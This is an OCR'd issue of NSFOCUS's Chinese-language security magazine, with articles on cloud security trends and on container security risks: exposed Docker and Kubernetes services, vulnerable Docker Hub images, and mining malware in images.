安全+
SECURITY
2019/03 总第 040
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

## 关键技术和基础设施变革下的云端安全机遇和挑战

## 物理攻击不再遥远 捍卫正义义不容辞

## Android Binder Fuzzing的一些思路

## 数据智能助力网络安全 —带你走进天枢实验室

## Gafgyt魔高一尺-BaaS模式的僵尸网络

NSFOCUS 绿盟科技五大实验室
星云实验室 NSFOCUS XINGYUN LAB
天机实验室 NSFOCUS TIANJI LAB
格物实验室 NSFOCUS GEWU LAB
伏影实验室 NSFOCUS FUYING LAB
天枢实验室 NSFOCUS TIANSHU LAB

绿盟科技官方微信

NSFOCUS

## 本期看点 HEADLINES




主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8670
传真：(010)6872 8708
网址：www.nsfocus.com

2019/03 总第 040

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

安全+ SECURITY+

# 目录 CONTENTS

# 卷首语

近年来，随着各个行业的数字化变革进程推进，像云计算、大数据、物联网、机器学习乃至人工智能等热点 ICT 新技术得到广泛应用实践。新技术应用自身不可避免会带来安全风险，甚而会放大部分常规攻击方法产生的危害，例如大规模部署的物联网智能在联网终端，就为类似 Mirai 的恶意攻击活动提供了传播范围。国内国际网络安全攻防产业生态正在持续激变，攻防对抗态势可谓瞬息万变。在利益驱动之下，攻击方可以掌握的技术手段，以及可调度利用的资源规模、敏捷程度，都不可同日而语。要应对新的网络威胁特性，安全研究能力需要实时为产品方案赋能，这已成为共识。

过往，专业的安全企业和机构是以防御为目的进行安全技术研究，多为“离线模式”，典型过程就是将技术成果产出，例如攻击活动特征，转化为检测引擎、规则和知识库等软件组件。这些组件被集成到已支持在有限时空范围内做检测防御的产品方案，但在客户使用环境中防护往往时效不理想。故而，网络安全研究必须紧跟技术创新的发展，直接以客户现实的网络安全问题为目标，要更快速、更聚焦，这就要求安全企业和机构，必须把安全研究“在线式”融入到产品运营方案中，确保安全能力生产既要技术创新，也要机制体系创新。绿盟科技在 2018 年末成立的五大安全实验室，以安全研究 devops“在线式”模式实践为目标，是绿盟安全能力持久化生产和运营的重要基础。

早在绿盟科技创立之初，就成立了安全研究部，专门从事漏洞分析、核心技术研究相关工作，汇集了一批高水平的安全专家。2010 年，在研究部基础上，进一步扩展安全研究内涵，成立了安全研究院，致力于跟踪国内外最新网络安全漏洞研究动向，持续开展漏洞分析和挖掘、逆向工程技术等安全专项研究，以及研究新技术的创新性工程应用。在市场需求和技术革新的双要素驱动下，绿盟科技安全研究院孵化出五大安全实验室，分别是: 星云实验室、格物实验室、天机实验室、伏影实验室、天枢实验室，持续把研究成果应用到攻防第一线。星云实验室与格物实验室，分别从云安全、物联网 & 工业互联网安全方面，支撑公司在云安全和物联网安全两个应用领域的解决方案落地。天机实验室、伏影实验室和天枢实验室，分别在漏洞挖掘、威胁对抗活动监测、安全数据智能等方面，集结研究专家资源，涵盖漏洞发现、漏洞利用的技术原理分析，在线威胁活动监控溯源，威胁情报的生产推送运营等安全研究到应用闭环的不同环节，面向客户安全问题提供切实有效的技术支持，做好专家背后的支撑。绿盟科技安全实验室的主要特质是“研以致用”，秉持着为客户解决问题的初衷，安全研究不止于技术品牌，研究成果将应用于绿盟科技持续更新的安全产品、解决方案，以及服务运营等业务，安全研究的生命力来自持久对抗，打铁还需自身硬，让安全研究成就客户安全的网络环境。

杨传安

# 星云实验室

## NSFOCUS XINGYUN LAB

星云实验室专注于云计算安全、解决方案研究与虚拟化网络安全问题研究。 基于 IaaS 环境的安全防护，利用 SDN/NFV 等新技术和新理念，提出了软件定义安全的云安全防护体系。承担并完成多个国家、省、市以及行业重点单位创新研究课题，已成功孵化落地绿盟科技云安全解决方案。

# 关键技术和基础设施变革下的云端安全机遇和挑战

绿盟科技 星云实验室

云计算技术可为大小企业和各个行业提供资源托管服务，已经成为我们生活中无形但又不可或缺的使能技术和支撑体系。我们身处于一个变革的时代，一方面，云计算相关的关键技术在不断发展，另一方面，云计算系统所处的基础设施也在快速演进，给我们的安全防护带来了新的机遇，但同时云计算安全也始终面临巨大的挑战。

本文从若干关键技术的演进和基础设施的变革两方面，阐述相关云计算系统安全所面临的一些机遇和挑战，亦或云端安全体系（如MSS、Sec-aaS 等）的机遇和挑战，读者应该把握其中要点，未雨绸缪。

本文的关键技术是指应用于信息系统、发生重要作用的支撑性技术，基础设施是指互联网或通信网络的核心部分组件。其中，基础设施依赖一种或多种关键技术作为支撑，而关键技术也会应用于一种或多种基础设施的建设。

## 1 关键技术演进

### 1.1 SDN/NFV 落地

网络功能虚拟化（Network Function Virtualization，NFV）可将以往物理的路由器等网络设备虚拟化，以虚拟网元的形式接入虚拟网络，从而提供与物理网络一致的各种网络功能，整体架构如图 1 所示。

NFV 对于云安全的最大挑战是虚拟化的基础设施和安全管理如何融入到标准的 NFV 体系中，ETSI 制定了一套 NFV 的架构标准，其中 NFV 基础设施工作在数据平面、NFV 管理和编排工作在管理和控制平面，如 Openstack 的 Tacker 项目就是一个开源的 NFV 编排系统。现在电信运营商在朝网元虚拟化、网络功能虚拟化的方向前进。如果安全厂商希望将安全设备融入到新的网络中，除了要将其虚拟化外，还需要适配 NFV 的体系接口，否则就无法正常工作。


图 1 NFV 体系

软件定义网络（Software Defined-Networking，SDN）可将网络的控制平面和数据平面分离，进而自动化地调度网络中的流量。在“现代”的 IaaS 平台中，网络组件基本上都支持 SDN。

在很多场景中，SDN 和 NFV 技术可以协同应用，加快网络业务的调整速度。特别是安全防护场景中，在发现异常后，借助 SDN 控制器和 NFV 编排系统，生成安全资源，并阻断、重定向异常流量，实现快速的安全响应。

但只要存在集中的控制平面，就可能存在针对控制节点的攻击。比如攻击者可能对 SDN 控制器进行拒绝服务攻击，或利用控制器或应用漏洞调度流量绕过防护设备，所以应对控制平面进行安全加固和必要的异常检测。

### 1.2 边缘计算和物联网兴起

随着物联网、工业互联网等应用场景的出现，业务实时性和数据传输带宽限制越来越凸显中心云计算系统的弊端，边缘计算（Edge Computing）随之孕育而生。边缘计算扩展了传统的云计算系统，新增了边缘侧节点，可最大程度地靠近业务感知节点。边缘节点承担了主要的数据粗加工和业务实时处理的职责，而云端则主要完成数据训练和模型完善等功能，从而整个业务可以在边缘侧实现近乎实时的处理，同时网络侧只传输精简过的特征数据，减少了整体带宽占用。可见，边缘计算为满足实时性而出现一个分支云计算架构，其结构如图 2 所示。





图 2 边缘计算是云计算的一个组成部分

在安全运营的场景中，边缘计算会结合云计算，成为未来的支撑技术，提高整体的安全响应效率和质量。以往安全厂商在进行安全运营时，出于网络带宽和用户隐私等因素的限制，只能在云端对客户侧的设备进行简单的管理和巡检，即 MSS（Managed Security Service），但这种模式已经无法应对日益复杂的攻防情势，Gartner 把 MDR（Managed Detection and Response）作为 2017 年的十大新技术之一，原因也是考虑到需要真正检测并解决企业侧发生的威胁。那么边缘计算无疑给 MDR 提供了一种可行的思路，MDR 服务商可在企业侧部署一个平台作为边缘节点，该平台接收各类安全告警和日志，进行实时处理，对于一些进一步需要云端服务团队分析的内容，则可将消息匿名化去掉敏感信息，并缩减、聚合，最终将特征、元数据上传，在云端进行大数据分析，如全局关联、训练、分类，随后运营团队进行判断是否可疑，并下发处置策略。这样大部分的处置在边缘侧完成，提高了响应速度；云端也可在跨企业跨行业的范围内对威胁进行分析，提高检测准确率；同时，边缘和云端的传输带宽保持必要并最小化。

### 1.3 人工智能

在 2016 年 Alpha Go 战胜人类棋手后，人工智能 AI 已为人所熟知，各类 AI/ML 的工具、平台和 SDK 减少了数据分析行业的入门门槛。据笔者观察，在国外的展会中，今年大部分厂商已将 AI 作为自己产品的标配（尽管大部分 AI 特性都是概念级别）。

当然，AI 已经在很多安全领域有真实的应用，如人脸识别在安防领域，图片识别在业务安全领域等，但传统意义上的安全对抗由于状态空间过大，攻击者可使用未知威胁等因素，人工智能还没有真正发挥很好的作用，当然如 CGC 的比赛已经开始往自动化的机器攻防方向前进。

在云计算安全的范畴，可以通过 AI 提取数据流量的特征，及时

从模式上发现异常，从而减少检测开销。以往通过 DPI 检测东西向的流量可能会存在严重的性能瓶颈，但考虑到云中的业务较为固定，可以通过学习一段时间网络流量的特征，进而分析后续是否存在异常的 flow，如果存在则进一步将流量牵引到入侵检测设备做分析，这样可以节省大量的处理开销和网络延迟。同样的，在主机行为方面，也可以通过 agent 获得服务器中的进程信息，进而学习其行为特征，也可以发现异常的进程行为。

在安全服务 Sec-aaS 和 MSS 中，如果在云端使用深度学习等技术，可总结历史的业务或攻击模式，发现非寻常的尝试；或关联及时发现针对若干个目标的疑似攻击。用户可以不具备专业的安全知识，可以在任何时间、任何地点登陆智能终端，查看云端智能引擎的处置建议，点击“确认”即可处置，或者点击“不正确”按钮，引擎可进行强化学习调整模型参数进一步优化。这一切就像图 3 中的小孩，通过简单的手机 APP 连接上强大的云端，就可以完成几乎所有的复杂任务，可见人工智能和云计算的融合，可以大大降低安全运营的难度。


图 3 基于 AI 的用户安全决策

总之，人工智能等高级数据分析方法可以应用于安全云的基础设施中，帮助更好地保护接入云端的客户业务。从短期看，人工智能现在充斥了来自行业内外的泡沫，在安全领域的应用处于被高估的程度，然而从长期看，在给定细分领域解决特定问题时，如果能够借助人工智能技术是有可能提高检测精度，给与运营者若干可行（actionable）的决策意见，人工智能的技术又是被低估的。

### 1.4 容器、编排和微服务

随着互联网业务的快速上线和更迭，敏捷开发已成为开发者所热衷的开发模式；又因容器、编排和微服务等技术的逐渐成熟，这些随之开发而来的新系统的安全变得非常急迫。

从基础设施层面，容器技术是在设施虚拟化（IaaS）之上，平台虚拟化（PaaS）之下，形成了独特的容器虚拟化（CaaS, Container as a Service），而微服务（Micro Service）、无服务（Serverless）和云原生（Cloud Native）等概念主要在应用层面（SaaS），所以也纳入了云安全运维团队的视野。

但容器、编排和微服务的安全与传统运维视角的安全不同，他们主要是开发者发起，所以应该也要考虑从开发视角评估其安全性。

例如开发过程中的编码安全需要代码审计；引用第三方库或镜像时，需要对镜像仓库做完整的安全评估；此外还需要对整个容器系统的配置进行核查，确认在安全基线之上。而运行时的安全也与传统虚拟化不同，容器环境中，业务变更非常频繁，大量的容器生

命周期不足秒级，所以通过虚拟化的安全设备形成服务链的效率不足以匹配业务，而应当考虑以容器的形式提供安全检测和防护，同时也应保证安全容器的轻量级和高性能，这就要求对安全设备的数通和安全引擎进行裁剪。

又如，无服务技术出现后，开发者会越来越多地应用服务网络（Service Mesh），服务之间的调用变得更加复杂，服务的边界会越来越模糊，对今后的应用访问控制、分段都会造成非常大的挑战。独立的应用防火墙（NGFW、WAF）可能会很难存在于这些以应用为中心的环境中，更多的内嵌于服务的安全服务会出现。例如 Google Istio[ https://cloud.google.com/istio/ ] 可内嵌于 Kubernetes 的 Pod 中，使得任意应用间的访问都得到控制和加固。

## 2 基础设施的变革

### 2.1 IPv6 落地

随着国务院发布《推进 IPv6 规模部署行动计划》后，三大运营商的 IPv6 战略快速落地，可预计未来两年会有大量的 IPv6 地址出现，互联网的网络层格局会发生巨变。在最早的启动阶段，IPv6 会应用在若干领域中，其中最快的就是云计算领域，目前如阿里云、华为云等云服务商的云计算系统已经支持 IPv6。租户就有可能以低廉的价格为自己的云业务分配更多的对外 IP 地址，从而减少了被 DDoS 的风险，增加了缓解 DDoS 攻击的技术手段。但另一个角度，对于一些需要评估云租户业务对外暴露情况的核查服务，由于租户提供的地址会包含一个巨大的 IPv6 地址空间，导致在合理时间区间内完成评估就变得非常困难。

此外，IPv6 的普及会造成物联网设备等很多以往藏在路由器后面的设备具有独立的互联网地址，从而被攻击者访问到。这些设备中，普遍存在弱口令、软件版本过低有高危漏洞等风险，使得攻击者可利用的僵尸主机大大增加，从而发起 DDoS 的难度降低，而每次攻击的规模会更大，对现有云服务商的 DDoS 缓解机制造成了巨大的挑战。当然，IPv6 对云抗 DDoS 和云 WAF 也带来了一些机遇，比如不用 NAT 后，检测和清洗设备能看到恶意攻击者的真实网络地址，可提高检测精度，同时也避免了误杀。

### 2.2 5G 体系

5G 的落地是国家通信基础设施的重要升级，其中 eMBB 是面向高速网络服务，uRLLC 是面向高可靠低延迟，而 mMTC 则是面向海量的低能耗设备连接的场景，可以说，其三个典型场景分别在带宽、延迟和并发数都对云计算系统的架构发生深远的影响，而相应的云业务安全，则都应考虑到这些方面的因素。

此外，5G 的核心网和汇聚网中会使用 NFV 技术实现各种网元，那么运营商网络中的安全设备就应该遵从 1.1 节中的 NFV 技术规范，根据各个场景实现安全服务链，在此不做赘述。但还需要考虑具体场景的需求，比如在 uRLLC 中，每个设备的延迟需要非常低，这也对边缘计算侧串接的安全设备的实现提出了严峻的挑战。

总之，近两年新出现的很多新技术、新交叉领域和新基础设施，或多或少都对云计算安全提出了更多的要求，也创造了更多机遇。只有不停地了解新技术的发展趋势，分析新架构、新环境下的安全需求变迁，才能更好地设计、实现安全产品、平台和运营体系。

# 容器安全的全球风险分析

绿盟科技 星云实验室

**摘要**:容器技术被广泛接受和使用的同时，容器以及容器运行环境的安全成为了亟待研究和解决的问题。为了进一步了解容器以及容器环境的安全威胁，为使用容器的用户提供安全防护建议。绿盟科技携手硅谷知名容器安全公司 NeuVector，联合发布《2018 绿盟科技容器安全技术报告》。

近年来，云计算的模式逐渐被业界认可和接受。在国内，包括政府、金融、运营商、能源等众多行业，以及中小企业，均将其业务进行不同程度的云化。但简单地将主机、平台或应用转为虚拟化形态，并不能解决传统应用的升级缓慢、架构臃肿、无法快速迭代等问题，云原生（Cloud Native）的概念应运而生。

云原生提倡应用的敏捷、可靠、高弹性、易扩展以及持续的更新。在云原生应用和服务平台构建过程中，近年兴起的容器技术凭借其弹性敏捷的特性和活跃强大的社区支持，成为了云原生等应用场景下的重要支撑技术。

从 2008 年 LXC 的出现，到 2013 年 DotCloud 开源了其内部的容器项目 Docker，再到 2014 年 CoreOS 发布了其容器引擎 Rocket（rkt），2015 年微软发布了 Windows Containers，实现 Docker 容器在 Windows 上的原生运行，再到 2017 年阿里巴巴开源其容器技术 Pouch，容器技术越来越多的引起大家的关注。但其背后的安全问题不容忽视。

本文分析了全球部署容器服务风险、编排服务风险、容器镜像风险和容器运行时的风险等。

## 1. 全球部署容器服务风险

2018 年 5 月 -7 月，绿盟威胁情报中心（NTI）对全网的 Docker 2375 端口进行检索，发现这段时间暴露在互联网上的 2375 端口地址达 337 个。下图显示了暴露主机的分布情况，主机暴露数据覆盖多达 29 个国家，这个数据一方面说明了 Docker 的受欢迎程度，另一方面也说明了用户对于 Docker 的使用并不规范。

针对这 337 个服务的 IP 地址，对地理区域进行统计可以看出，在全球范围内，互联网上暴露的 Docker 服务主要分布于中国、美国以及德国，其中中国有 197 个 IP 地址以 52% 位居第一，美国有 65





图 1 2375 端口全球暴露主机分布





图 2 2375 端口国内暴露主机分布

个 IP 地址以 17% 位居第二，德国有 19 个 IP 以 7% 位居第三。

前述暴露的 337 个 Docker 服务 IP，我们对其域名服务分布情况进行了统计，其中不乏某些知名公有云厂商的 IP 地址。

2018 年 8 月份，阿里云安全团队公开披露，黑客在阿里云上针





图 3 2375 端口全网暴露地址域名分布

对 Docker 的批量攻击与利用 [1]。其主要的入侵途径就是扫描开放了 2375 端口的 Docker 容器 IP，之后通过命令对读取的 IP 进行入侵，成功进入被入侵的主机后，从下载服务器中拉取包括 webshell、挖矿程序、后门程序、任务文件、挖矿配置文件等众多文件到本地，然后一一执行。

## 2. 编排服务风险

2018 年 7 月，我们也分析了 Kubernetes 的服务暴露情况，利用 NTI 对全网的 6443 端口（Kubernetes 的 API Server 默认 SSL 端口）进行扫描分析，发现这段时间暴露在互联网上的 Kubernetes 服务达 12803 个。下图显示了 Kubernetes 服务暴露分布情况。其中美国以 4886 个暴露的服务占比 38% 位居第一，中国以 2582 个暴露的服务占比 20% 位居第二，德国以 1423 个暴露的服务占比 11% 位居第三。国内互联网上暴露的 Kubernetes 服务主机主要

存在于北京、浙江以及广东等省市，这些服务大多部署在亚马逊 AWS、阿里云等公有云上。其中的几百个甚至都没有设置登录密码，一旦被恶意操作，后果将不堪设想。




图 4 Kubernetes 6443 端口全球暴露主机分布




图 5 Kubernetes 6443 端口国内暴露主机分布




图 6 Kubernetes 6443 端口暴露主机服务国内提供商分布

### 3. 容器镜像风险

作为容器运行的基础，容器的镜像安全一直以来备受使用者的关注，有关研究报告 [2] 显示，Docker Hub 中超过 30% 的官方镜

| 镜像 | STARS | PULLS | HIGH | MEDIUM | LOW |
|---|---|---|---|---|---|
| nginx | 8.1k | 10M+ | 3 | 14 | 8 |
| ubuntu | 7.3k | 10M+ | 0 | 6 | 14 |
| mysql | 5.8k | 10M+ | 4 | 7 | 5 |
| node | 5.2k | 10M+ | 68 | 193 | 71 |
| redis | 4.9k | 10M+ | 6 | 11 | 9 |
| postgres | 4.7k | 10M+ | 15 | 32 | 12 |
| mongo | 4.2k | 10M+ | 6 | 11 | 9 |
| centos | 4.1k | 10M+ | 0 | 0 | 0 |
| jenkins | 3.4k | 10M+ | 11 | 25 | 21 |
| alpine | 3.3k | 10M+ | 0 | 0 | 0 |

图 7 Docker Hub 部分镜像漏洞情况统计

像包含高危漏洞，接近 70% 的镜像有着高危或中危漏洞。我们从 Docker Hub 中选择评价和下载量较高的 10 个镜像，对其最新版本（latest）采用 Clair 工具进行了扫描分析。从结果可以看出，如此高频率使用的镜像，绝大多数均存在高危漏洞，有的镜像高危漏洞数量甚至达到数十个之多。

在使用容器镜像的时候，除了镜像中应用漏洞需要重点关注之外，对于镜像内的其它脆弱性问题，同样不容忽视，比如，镜像内是否暴露了账号密码等信息、是否包含了秘钥文件、是否提供并暴露了 ssh 服务、是否运行了禁止运行的命令、公共的镜像中是否有木马、病毒等等。

2018 年 6 月，就有安全厂商发现 17 个受到感染的 Docker 容器镜像 [3]，镜像中包含了可用于挖掘加密货币的程序，更危险的是，这些镜像的下载次数已经高达 500 万次。

### 4. 容器主机风险

另外，由于容器在技术实现上基于主机内核，采用共享主机资源的方式，因此面向容器的拒绝服务攻击（DoS）威胁程度更高。例如，默认情况下容器可以使用主机上的所有内存，如果某个容器以独占方式访问或消耗主机的大量资源，则该主机上的其它容器就会因为缺乏资源而无法正常运行。

Fork Bomb 是一个很典型的计算型 DoS 攻击场景，主机内核正常情况下只能支持一定数量的进程，如果某个容器内的进程组新建过多进程，消耗了主机上的所有进程资源，那其它的容器就没有资源来创建新的进程，甚至会危及主机的正常工作。Fork Bomb 也是自 2015 年到现在 Docker 社区一直讨论的问题。

作为容器重要应用场景的微服务架构，通常由众多服务构成，虽然微服务提倡隔离、轻量、独立开发部署、业务间松耦合等，但有时服务间是需要紧密相联的，比如多个服务间共享数据。这些服务之间的联系在微服务架构中通常是以点对点的形式呈现，随着这些联接的增多，如果其中一个服务因安全漏洞被攻破，那么其它联接的服务也会受到牵连，从而整个系统都会落入攻击者手中。

总之，容器技术被广泛接受和使用的同时，容器以及容器运行环境的安全成为了亟待研究和解决的问题。为了进一步了解容器以及容器环境的安全威胁，为使用容器的用户提供安全防护建议。绿盟科技携手硅谷知名容器安全公司 NeuVector，联合发布《2018 绿盟科技容器安全技术报告》。

《报告》从容器安全风险入手，分别从软件脆弱性、安全威胁、应用安全威胁等方面，系统的介绍了容器以及容器应用中所面临的安全问题。针对这些安全问题，从主机安全、镜像安全、网络安全、应用安全等多个角度，提出了相应的检测与防护建议。最后，从开源社区和厂商两个层面，简要介绍了当前对于容器安全的一些解决方案。

**参考文献**：

[1] https://mp.weixin.qq.com/s/pZlA3eRAv59iJy58NDGi0A

[2] https://www.banyanops.com/blog/analyzing-docker-hub/

[3] https://techcrunch.com/2018/06/15/tainted-crypto-mining-containers-pulled-from-docker-hub/

# 容器镜像的脆弱性分析

绿盟科技 星云实验室

**摘要**:容器镜像是容器环境的重要组成部分，作为整个容器生命周期的源头，其安全性应引起用户的广泛关注。本文针对容器镜像，对其进行深入的脆弱性分析。

## 1. 容器镜像概述

镜像是容器运行的基础，容器服务引擎可以使用不同的镜像启动相应的容器实例。在容器实例出现异常后，能迅速通过删除实例、启动新的容器实例来恢复服务，这些灵活、敏捷的操作，均需要以容器镜像作为支撑技术。

与虚拟机所用的系统镜像不同，容器镜像不仅没有 Linux 系统内核，同时在格式上也有很大的区别。虚拟机镜像是将一个完整的操作系统封装成一个镜像文件，而容器镜像不是一个文件，是分层存储的文件系统。





图 1 容器镜像结构

上图是 Docker 镜像分层存储的示意图，从图中可以看出，每个镜像都是由一系列的“镜像层”组成。当需要修改镜像内的某个文件

时，只会对最上方的读写层进行改动，不会覆盖下层已有文件系统的内容。当提交这个修改生成新的镜像时，保存的内容仅为最上层可读写文件系统中被更新过的文件，这样就实现了在不同的容器镜像间共享镜像层的效果。

容器镜像通常会通过镜像仓库（Registry）进行存储和管理。根据 Registry 服务的提供者、镜像存储位置、访问控制等因素，可以将其分为公共仓库和私有仓库。

因此，对于镜像的来源，无非就是这两种渠道：或者是通过公共的镜像仓库获取，比如 Docker 官方的 Docker Hub、或者是国内的网易 163、中科大（USTC）、daocloud、阿里云等；或者是用户自己维护一个私有仓库，比如采用 Harbor，团队所有成员将相关的镜像上传至私有仓库，供其他成员使用。

对于开发者来说，公共仓库获取镜像的便利性，使其成为很多开发者获取镜像的重要途径。从 Docker Hub 显示的数字来看，Nginx、Redis、Tomcat 等常用应用的镜像下载量，均在千万以上的数量级。中国信通院 2018 年 3 月份发布的《开源治理白皮书》[1] 中提到，截至 2014 年底，容器镜像下载量高达 1 亿，到 2017 年初，这一数量超过 80 亿。

## 2. 开源软件风险分析

提及容器镜像，不得不提的就是开源软件，根据 Gartner 的调查显示，99% 的组织在其 IT 系统中使用了开源软件，同时开源软件在服务器操作系统、云计算、Web 等领域都有比较广泛的应用。而从 Docker Hub 中可以看到，几乎所有常用的开源软件，均可以在公共仓库中找到相应的 Docker 镜像，比如 TensorFlow、Kafka、Pytorch、Zepplin 等。

图 2 Docker Hub 中的 TensorFlow 镜像检索

回到安全的角度来看，容器镜像作为开源软件使用的一个载体，要解决容器镜像的安全问题，那么开源软件所面临的安全风险，是必然要考虑的一个问题。

比如：（1）确认已经解决已知的安全漏洞（包括自研代码和引用的第三方代码），如软件注入漏洞等。如仍然存在显著漏洞，应予以修补，避免开放被使用后影响公众安全；（2）确认开源代码和文档中是否存在泄漏用户隐私和商业秘密的情况；（3）确认是否泄漏了秘钥、账号、密码、测试 IP 地址、端口、测试用例等敏感信息；（4）确认是否包含挖矿程序、后门程序、病毒、木马等恶意代码。

开源软件存在的安全问题中，安全漏洞是一个重要的问题，根据 NVD 数据统计，截至 2017 年 2 月，全球开源软件相关的已知安全漏洞已超过 28000 个。截至 2017 年 2 月，美国国土安全部累计检测各种开源软件 7000 多个，发现大量安全缺陷。系统信息泄露、密码管理、资源注入、跨站请求伪造、跨站脚本、HTTP 消息头注入、

SQL 注入、跨界访问、命令注入、内存泄露等是开源软件主要的安全风险。


图 3 开源软件项目缺陷总数

开源软件带来的安全风险 [2]，近年来频繁的被揭露出来。例如，2017 年，Equifax 指责开源 Apache Struts 被用于网络攻击，导致了 1.43 亿条记录的泄露。同一年，Black Duck Software 的研究人员通过对企业中 1,000 种常用应用程序的审计发现，96%的企业使用开源软件，60%以上包含由于这些组件造成的安全漏洞。一些被发现的漏洞已存在超过了四年之久。

2017 年 11 月，Uber 发布声明，承认 2016 年曾遭黑客攻击并导致数据大规模泄露。根据这份声明，两名黑客通过第三方云服务对 Uber 实施了攻击，获取了 5700 万名用户数据，包括司机的姓名和驾照号码，用户的姓名、邮箱和手机号。调查发现，Uber 数据泄露的原因竟然是工程师将解锁数据库的安全密钥存储在 GitHub 的一个可以公开访问的页面。

## 3. 镜像脆弱性分析

对于容器镜像的安全性来说，开源软件的安全风险仅仅是容器镜像脆弱性的一个子集。下面本文将详细介绍容器镜像所面临的脆弱性问题。

### 3.1 镜像来源

#### 3.1.1 公共镜像的安全威胁

从用户角度来看，容器镜像在获取途径上，我们将其分为“从公共仓库获取”以及“从私有仓库获取”两种，那么对于从公共仓库获取的镜像，最重要的两个脆弱性问题：一方面是镜像中软件的安全漏洞问题；另一方面是镜像内的挖矿程序、后门程序、病毒、木马等恶意程序。

容器的镜像，从某种意义上来看，其实就是系统软件或者是应用软件的一种交付形式，那么从安全的角度来看，软件漏洞将是给软件带来安全风险的最直接也是最重要因素，因此讨论容器镜像的安全，首要考虑的因素就是镜像中软件漏洞的管理。

有关研究报告 [3] 显示，Docker Hub 中超过 30% 的官方镜像包含高危漏洞，接近 70% 的镜像有着高危或中危漏洞。

